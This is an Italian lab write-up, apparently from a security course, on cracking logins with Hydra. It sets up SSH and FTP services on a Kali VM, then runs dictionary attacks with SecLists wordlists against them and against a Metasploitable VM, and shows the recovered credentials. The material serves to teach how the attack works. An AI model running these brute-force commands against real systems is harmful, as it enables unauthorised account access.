

Authentication Cracking

Hydra

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ sudo apt-get install seclists  
[sudo] password di kali:  
Lettura elenco dei pacchetti... Fatto  
Generazione albero delle dipendenze... Fatto  
Lettura informazioni sullo stato... Fatto  
seclists è già alla versione più recente (2022.4-0kali1).  
I seguenti pacchetti sono stati installati automaticamente e non so  
no più richiesti:  
  libatk1.0-data libev4 libexporter-tiny-perl libflac8 libfmt8  
  libgeos3.11.0 libgssdp-1.2-0 libgupnp-1.2-1  
  libhttp-server-simple-perl libilmbase25 liblerc3  
  liblist-moreutils-perl liblist-moreutils-xs-perl libopenexr25  
  libopenh264-6 libperl5.34 libplacebo192 libpoppler118  
  libpython3.9-minimal libpython3.9-stdlib libsvtav1enc0  
  libwebsockets16 libwireshark15 libwiretap12 libwsutil13  
  openjdk-11-jre perl-modules-5.34 python3-dataclasses-json  
  python3-limiter python3-marshmallow-enum  
  python3-mypy-extensions python3-ntlm-auth python3-requests-ntlm  
  python3-responses python3-spyse python3-token-bucket  
  python3-typing-inspect python3.9 python3.9-minimal  
Usare "sudo apt autoremove" per rimuoverli.  
0 aggiornati, 0 installati, 0 da rimuovere e 2 non aggiornati.  
  
(kali@kali)-[~]  
$
```

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ ls /usr/share/seclists/Passwords  
2020-200_most_used_passwords.txt  
500-worst-passwords.txt  
500-worst-passwords.txt.bz2  
BiblePass  
bt4-password.txt  
cirt-default-passwords.txt  
citrix.txt  
clarkson-university-82.txt  
Common-Credentials  
Cracked-Hashes  
darkc0de.txt  
darkweb2017-top10000.txt  
darkweb2017-top1000.txt  
darkweb2017-top100.txt  
darkweb2017-top10.txt  
days.txt  
Default-Credentials  
der-postillon.txt  
dutch_common_wordlist.txt  
dutch_passwordlist.txt  
dutch_wordlist  
german_misc.txt  
MoneyPot-Captures  
Keyboard-Combinations.txt  
Leaked-Databases  
Malware  
months.txt  
Most-Popular-Letter-Passes.txt  
mysql-passwords-nanshou-guardicore.txt  
openwall.net-all.txt  
Permutations  
PHP-Magic-Hashes.txt  
probable-v2-top12000.txt  
probable-v2-top1575.txt  
probable-v2-top207.txt  
README.md  
richelieu-french-top20000.txt  
richelieu-french-top5000.txt  
SCRABBLE-hackerhouse.tgz  
scraped-JWT-secrets.txt  
seasons.txt  
Software  
stupid-ones-in-production.txt  
twitter-banned.txt  
unknown-azul.txt  
UserPassCombo-Jay.txt  
WiFi-WPA  
xato-net-10-million-passwords-1000000.txt  
xato-net-10-million-passwords-100000.txt  
xato-net-10-million-passwords-10000.txt  
xato-net-10-million-passwords-1000.txt  
xato-net-10-million-passwords-100.txt  
xato-net-10-million-passwords-10.txt  
xato-net-10-million-passwords-dup.txt
```

seclists

Dalla VM Kali, come mostrato nell'immagine a sinistra, digitando nel terminale il comando: *sudo apt-get install seclists*, vengono installate alcune liste di password contenenti username e password più comuni o di default per determinati servizi e, come mostrato nell'immagine a destra, digitando nel terminale il comando: *ls /usr/share/seclists/Passwords*, viene mostrato l'elenco di tutte le password installate con seclist.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
(kali@kali)-[~]  
$ sudo apt-get install vsftpd  
[sudo] password di kali:  
Lettura elenco dei pacchetti... Fatto  
Generazione albero delle dipendenze... Fatto  
Lettura informazioni sullo stato... Fatto  
I seguenti pacchetti sono stati installati automaticamente e non son  
o più richiesti:  
libatk1.0-data libev4 libexporter-tiny-perl libflac8 libfmt8  
libgeos3.11.0 libgssdp-1.2-0 libgupnp-1.2-1  
libhttp-server-simple-perl libilmbase25 liblerc3  
liblist-moreutils-perl liblist-moreutils-xs-perl libopenexr25  
libopenh264-6 libperl5.34 libplacebo192 libpoppler118  
libpython3.9-minimal libpython3.9-stdlib libsvtavifenc0  
libwebsockets16 libwireshark15 libwiretap12 libwsutil13  
openjdk-11-jre perl-modules-5.34 python3-dataclasses-json  
python3-limiter python3-marshmallow-enum python3-mypy-extensions  
python3-ntlm-auth python3-requests-ntlm python3-responses  
python3-spyse python3-token-bucket python3-typing-inspect  
python3.9 python3.9-minimal  
Usare "sudo apt autoremove" per rimuoverli.  
I seguenti pacchetti NUOVI saranno installati:  
vsftpd  
0 aggiornati, 1 installati, 0 da rimuovere e 2 non aggiornati.  
È necessario scaricare 142 kB di archivi.  
Dopo quest'operazione, verranno occupati 351 kB di spazio su disco.  
Scaricamento di:1 http://http.kali.org/kali kali-rolling/main amd64  
vsftpd amd64 3.0.3-13+b2 [142 kB]  
Recuperati 142 kB in 1s (170 kB/s)  
Preconfigurazione dei pacchetti in corso  
Selezionato il pacchetto vsftpd non precedentemente selezionato.  
(Lettura del database... 357378 file e directory attualmente install  
ati.)  
Preparativi per estrarre .../vsftpd_3.0.3-13+b2_amd64.deb ...  
Estrazione di vsftpd (3.0.3-13+b2) ...  
Configurazione di vsftpd (3.0.3-13+b2) ...  
update-rc.d: We have no instructions for the vsftpd init script.  
update-rc.d: It looks like a network service, we disable it.  
Elaborazione dei trigger per man-db (2.11.0-1+b1) ...  
Elaborazione dei trigger per kali-menu (2022.4.1) ...  
(kali@kali)-[~]  
$
```

Installazione servizio FTP

Dalla VM Kali, digitando nel terminale il comando: *sudo apt-get install vsftpd*, viene installato il servizio vsftpd.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ sudo adduser test_user  
[sudo] password di kali:  
Aggiunta dell'utente «test_user» ...  
Aggiunta del nuovo gruppo «test_user» (1001) ...  
Adding new user `test_user' (1001) with group `test_user (1001)' ...  
adduser: La directory home «/home/test_user» già esiste. Copia da «/  
etc/skel» non effettuata.  
Nuova password:  
Reimmettere la nuova password:  
passwd: password aggiornata correttamente  
Modifica delle informazioni relative all'utente test_user  
Inserire il nuovo valore o premere INVIO per quello predefinito  
  Nome completo []:  
  Stanza n° []:  
  Numero telefonico di lavoro []:  
  Numero telefonico di casa []:  
  Altro []:  
Le informazioni sono corrette? [S/n] s  
Adding new user `test_user' to supplemental / extra groups `users' .  
..  
Aggiunta dell'utente «test_user» al gruppo «users» ...  
  
(kali@kali)-[~]  
$
```

Creazione di un nuovo utente sulla VM Kali


Dalla VM Kali, digitando nel terminale il comando: *sudo adduser test_user*, viene creato un nuovo utente con password: *testpass*.


```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ sudo service ssh start  
[sudo] password di kali:  
  
(kali@kali)-[~]  
$ sudo nano /etc/ssh/sshd_config
```

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
GNU nano 6.4 /etc/ssh/sshd_config  
1  
2 # This is the sshd server system-wide configuration file. See  
3 # sshd_config(5) for more information.  
4  
5 # This sshd was compiled with PATH=/usr/local/bin:/usr/bin:/bin:  
6  
7 # The strategy used for options in the default sshd_config shipped  
8 # OpenSSH is to specify options with their default value where  
9 # possible, but leave them commented. Uncommented options overr  
10 # default value.  
11  
12 Include /etc/ssh/sshd_config.d/*.conf  
13  
14 #Port 22  
15 #AddressFamily any  
16 #ListenAddress 0.0.0.0  
17 #ListenAddress ::  
18  
19 #HostKey /etc/ssh/ssh_host_rsa_key  
20 #HostKey /etc/ssh/ssh_host_ecdsa_key  
21 #HostKey /etc/ssh/ssh_host_ed25519_key  
22  
23 # Ciphers and keying  
24 #RekeyLimit default none  
25  
^G Help      ^O Salva    ^W Cerca   ^K Cut      ^T Execute  
^X Esci      ^R Inserisci ^\ Sostituisc ^U Paste   ^J Giustifica
```

Attivazione e configurazione servizio SSH

Dalla VM Kali, come mostrato nell'immagine a sinistra, digitando nel terminale, prima il comando: *sudo service ssh start*, viene attivato il servizio ssh e, successivamente digitando il comando: *sudo nano /etc/ssh/sshd_config*, si accede, tramite editor di testo, al file di configurazione del demone sshd, mostrato nell'immagine a destra.

A terminal window titled 'kali@kali: ~' with a menu bar containing 'File', 'Azioni', 'Modifica', 'Visualizza', and 'Aiuto'. The terminal shows two commands being executed. The first command is 'sudo service vsftpd start', which starts the vsftpd service. The second command is 'ftp test_user@192.168.32.100', which initiates an FTP connection to the specified IP address. The connection is successful, displaying standard FTP protocol messages: 'Connected to 192.168.32.100.', '220 (vsFTPd 3.0.3)', '331 Please specify the password.', 'Password:', '230 Login successful.', 'Remote system type is UNIX.', and 'Using binary mode to transfer files.'. The prompt 'ftp>' is shown at the end of the output.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ sudo service vsftpd start  
  
(kali@kali)-[~]  
$ ftp test_user@192.168.32.100  
Connected to 192.168.32.100.  
220 (vsFTPd 3.0.3)  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> 
```

Attivazione e test servizio FTP

Dalla VM Kali, digitando nel terminale il comando: *sudo service ssh start*, viene attivato il servizio ssh.

```
test_user@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ ssh test_user@192.168.32.100  
test_user@192.168.32.100's password:  
Linux kali 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Thu Dec 1 21:19:50 2022 from 192.168.32.100  
(test_user@kali)-[~]  
$
```

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ ftp test_user@192.168.32.100  
Connected to 192.168.32.100.  
220 (vsFTPd 3.0.3)  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Test servizio SSH e FTP

Dalla VM Kali, come mostrato nell'immagine in alto, digitando nel terminale il comando: `ssh test_user@192.168.32.100`, si testa la connessione ssh con l'utente `test_user`, con IP: `192.168.32.100`.

Digitando nel terminale, come mostrato nell'immagine in basso, il comando: `ftp test_user@192.168.32.100`, si testa la connessione ftp con l'utente `test_user`.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.32.100 -V -t4 ssh  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 22:49:34  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43048882131570 login tries (l:8295455/p:5189454), ~10762220532893 tries per task  
[DATA] attacking ssh://192.168.32.100:22/
```

```
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "testpass" - 13 of 25 [child 3] (0/0)  
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "harley" - 14 of 25 [child 1] (0/0)  
[22][ssh] host: 192.168.32.100 login: test_user password: testpass  
[ATTEMPT] target 192.168.32.100 - login "test9999" - pass "159632" - 16 of 25 [child 3] (0/0)  
[ATTEMPT] target 192.168.32.100 - login "test9999" - pass "15151515" - 17 of 25 [child 2] (0/0)
```

Hydra: tool di authentication cracking (SSH)

Dalla VM Kali, come mostrato nell'immagine in alto, digitando nel terminale il comando: `hydra -L username_list -P password_list 192.168.32.100 -V 4 ssh`, dove, gli switch `-L` e `-P` si usano per le liste per l'attacco a dizionario, non per il singolo username e la singola password, lo switch `-V` si usa per controllare in live i tentativi bruteforce di Hydra e, `ssh`, il tipo di servizio da attaccare.

Come mostrato nell'immagine in basso, Hydra ha trovato un accesso valido nella riga `host`.



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.32.100 -V -t4 ftp  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 23:24:58  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 43048882131570 login tries (l:8295455/p:5189454), ~10762220532893 tries per task  
[DATA] attacking ftp://192.168.32.100:21/
```

```
[ATTEMPT] target 192.168.32.100 - login "test_user" - pass "batman" - 15 of 25 [child 1] (0/0)  
[ATTEMPT] target 192.168.32.100 - login "test9999" - pass "159632" - 16 of 25 [child 3] (0/0)  
[21][ftp] host: 192.168.32.100 login: test_user password: testpass  
[ATTEMPT] target 192.168.32.100 - login "test9999" - pass "15151515" - 17 of 25 [child 2] (0/0)  
[ATTEMPT] target 192.168.32.100 - login "test9999" - pass "testpass" - 18 of 25 [child 3] (0/0)
```

Hydra: tool di authentication cracking (FTP)

Dalla VM Kali, come mostrato nell'immagine in alto, digitando nel terminale il comando: `hydra -L username_list -P password_list 192.168.32.100 -V 4 ftp`, dove, gli switch -L e -P si usano per le liste per l'attacco a dizionario, non per il singolo username e la singola password, lo switch -V si usa per controllare in live i tentativi bruteforce di Hydra e, ftp, il tipo di servizio da attaccare.

Come mostrato nell'immagine in basso, Hydra ha trovato un accesso valido nella riga *host*.



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ hydra -l msfadmin -P /usr/share/seclists/Passwords/xato-net-10-million-passwords.txt 192.168.32.101 -V -t4 ftp  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-12-01 23:48:03  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5189454 login tries (l:1/p:5189454), ~1297364 tries per task  
[DATA] attacking ftp://192.168.32.101:21/  
  
[ATTEMPT] target 192.168.32.101 - login "msfadmin" - pass "batman" - 6 of 6 [child 0] (0/0)  
[21][ftp] host: 192.168.32.101 login: msfadmin password: msfadmin
```

Hydra: tool di authentication cracking (attacco FTP su VM Meta)

Dalla VM Kali, come mostrato nell'immagine in alto, digitando nel terminale il comando: `hydra -l msfadmin_list -P password_list 192.168.32.103 -V 4 ftp`, dove, gli switch `-l` si usa per il singolo username, in questo caso: `msfadmin` e `-P` si usa per l'attacco a dizionario delle password, lo switch `-V` si usa per controllare in live i tentativi bruteforce di Hydra e, `ftp`, il tipo di servizio su cui attaccare.

Come mostrato nell'immagine in basso, Hydra ha trovato un accesso valido nella riga `host`.